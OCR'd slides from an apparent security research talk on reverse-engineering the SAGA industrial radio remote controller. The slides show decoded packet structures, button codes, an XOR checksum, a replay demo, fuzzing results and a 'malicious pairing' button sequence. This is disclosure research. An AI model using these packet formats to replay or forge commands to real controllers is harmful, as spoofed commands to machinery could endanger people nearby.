


Thank you! URH Team!


https://github.com/jopohl/urh


Up
North
Down
East
Thank you!
URH Team!

FCC schematics of the SAGA radio controller.
https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419



MSP430F1101A
Infineon TDA5101








Figure 3-9 Alternative FSK Modulation

Modulation images from Infineon TDA5101 datasheet.
https://www.infineon.com/dgdl/Infineon-TDK5101F-DS-v01_03-EN.pdf


✔



Logical Analyzer: ZeroPlus LAP-C (16032)



Special thanks to ZeroPlus!


1. vim
bash ⌘1
vim ⌘2
IPython: ftr/Indus... ⌘3
bash ⌘4
bash ⌘5
Manchester encoding!
[fsk-down.pkt] [unix,utf-8,]
[Position=1,225,20%]

Serial No: **A116352A**

Begin of Packet:

0F 05 55 50 27 41 63 44 36 (Device #1 – A116 352A) Device ID XOR = 0x77

0F 05 55 50 27 41 11 50 27 (Device #2 – A116 3D18) Device ID XOR = 0x00

F0 05 55 50 27 41 63 44 36 55 50 50 11 0F (pairing)

Reset	55 50 50 11	0x44	Similar to East
Start	55 55 41 14	0x55	
Up	66 55 50 36	0x55	Similar to South
Down	27 55 50 77	0x55	Similar to North
East	50 55 50 11	0x44	
West	44 55 50 14	0x55	
South	55 66 50 36	0x55	
North	55 27 50 77	0x55	
End of Packet (EOP)	55 55 50 05	0x55	
Up (long press)	66 55 50 36	0x55	Identical to Up
Up (short press)	66 55 50 36	0x55	Identical to Up
Down (long press)	27 55 50 77	0x55	Identical to Down

Packet Construction


- 0F 05 55 50 27 41 63 44 36

  >>> hex(0x27 ^ 0x41 ^ 0x63 ^ 0x44 ^ 0x36)


  '0x77’
- The packet repeats themselves every 112 bits, different from the manual ☺

1.00 00 00 0F 05 55 50 27 41 63 44 36 55 55 41 14 (Start) 37 packets + 18 EOP, wait 1 sec.
2.00 00 00 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 (Up) 12 packets + 18 EOP, wait 1 sec.
3.00 00 00 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 (Up) 12 packets + 18 EOP, wait 1 sec.
4.00 00 00 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 (Up) 12 packets + 18 EOP, wait 1 sec.
5.00 00 00 0F 0F 05 55 50 27 41 63 44 36 55 50 50 11 (Reset) 10 packets

Demo!


Terminal Shell Edit View Window Help
pi@radio: ~/demo — ssh
pi@radio:~/demo $ ./west.sh
pi@radio:~/demo $ ./west.sh
pi@radio:~/demo $ ./west.sh
pi@radio:~/demo $ ./west.sh
pi@radio:~/demo $ ./east.
Zoom Meeting ID: 790-351-4896
Gallery View
Federico Maggi
TW Taipei A1202 (6)
Mute
Stop Video
Invite
Participants
2
Share
Chat
Record
Leave Meeting

Packet Fuzzing (1)




	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28
1 (A)	0	f	0	5	5	5	5	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	f
2 (A)	0	f	0	5	5	5	5	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	f
3 (A)	0	f	0	5	5	5	5	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	f
4 (A)	0	f	0	5	5	5	5	0	2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	f

Packet Fuzzing (2)


- (x1 XOR x2 XOR x3 XOR x4) == 55, AA, 95, B5, D5
  I don't really know why they are accepted...

Fuzzed Key	Pattern	Accepted Values (red = original)
UP	66 55 50 **xx**	**36**, B6, C9, CA, D6, F6
DOWN	27 55 50 **xx**	**77**, 87, 88, 89, 8F, 97, B7, F7
DOWN	27 55 **xx** 77	**50**, 90, A0, A8, AC, AE, AF, B0, D0




Packet Fuzzing (3)

- Can we change the ID-Code?
- Not really ...



Fuzzed ID	Checksum	XOR	ID-Code
27 41 63 **44**	41	00	A1163523
	50	11	A1163521
	63	22	A1163525
	72	33	A1163527
	05	44	A116352E
	14	55	A116352C
	27	66	A1163528
	C9	88 👎	A11635ER 👎
	40	01 👎	Radio Error 👎
	44	**05**	A1163522



Malicious Pairing (Default = Disabled ☺)

- Press STOP and lock it
- Press DOWN and don't release it
- Press UP and release it for 4 times

RECORDING

